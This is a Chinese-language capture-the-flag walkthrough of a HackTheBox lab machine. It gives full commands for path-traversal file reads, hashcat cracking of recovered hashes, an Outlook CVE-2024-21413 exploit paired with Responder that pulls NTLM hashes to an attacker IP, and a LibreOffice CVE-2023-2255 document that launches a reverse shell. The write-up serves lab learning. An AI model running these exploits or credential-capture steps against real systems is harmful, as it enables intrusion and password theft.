


新增/etc/hosts



在mailing.htb發現download button，用burp suite查看發現會導向download.php並附加file參數



將參數內容改為../../../../../../../../../Windows/system.ini會顯示組態內容，具有LFI漏洞



已知對方用hMailServer，嘗試找hMailServer.ini路徑，可親自載hMailServer能較清楚知道路徑

https://ithelp.ithome.com.tw/articles/10274422

下載設置教學



../../../../../../../../../Program+Files+(x86)/hMailServer/Bin/hMailServer.ini

參數設置如上，取得administrator password hash {841bb5acfa6779ae432fd7a4e6600ba7}

mailing7

hashcat -m 0 -a 0 hash /usr/share/wordlists/rockyou.txt

破解明碼為homenetworkingadministrator



Google發現有microsoft outlook cve

https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability

可以搭配responder取得目標用戶NTLM hash

左:

python CVE-2024-21413.py --server "mailing.htb" --port 25 --username "administrator@mailing.htb" --password "homenetworkingadministrator" --sender "administrator@mailing.htb" --recipient "maya@mailing.htb" --url "10.10.14.21/instructions.pdf" --subject "Hi"


右:

sudo responder -I tun0

這邊可從下載的instructions.pdf得知寄送用戶可設為maya

取得hash為

maya::MAILING:801af35803aa54be




hashcat -m 5600 -a 0 hash /usr/share/wordlists/rockyou.txt

破解hash明碼為m4y4ngs4ri


mailing11

evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

連線server，在desktop取得user.txt




因為box拒絕執行exe/bat file，無法用winpeas直接掃弱點，慢慢搜尋發現Important Document dir，有admin權限，先記錄




在program file下發現libreoffice version 7.4，有cve

https://github.com/elweth-sec/CVE-2023-2255




用reverse shell generator製作windows python shell (shell.py)上傳至maya/Desktop



python3 CVE-2023-2255.py --cmd “python C:\Users\maya\Desktop\shell.py” --output ‘exploit.odt’

由於靶機有AV，會擋exe，改用python file

將POC結果生成的exploit.odt傳至Important Document，在exploit.odt被執行後過一陣子會執行shell.py反彈shell



取得root.txt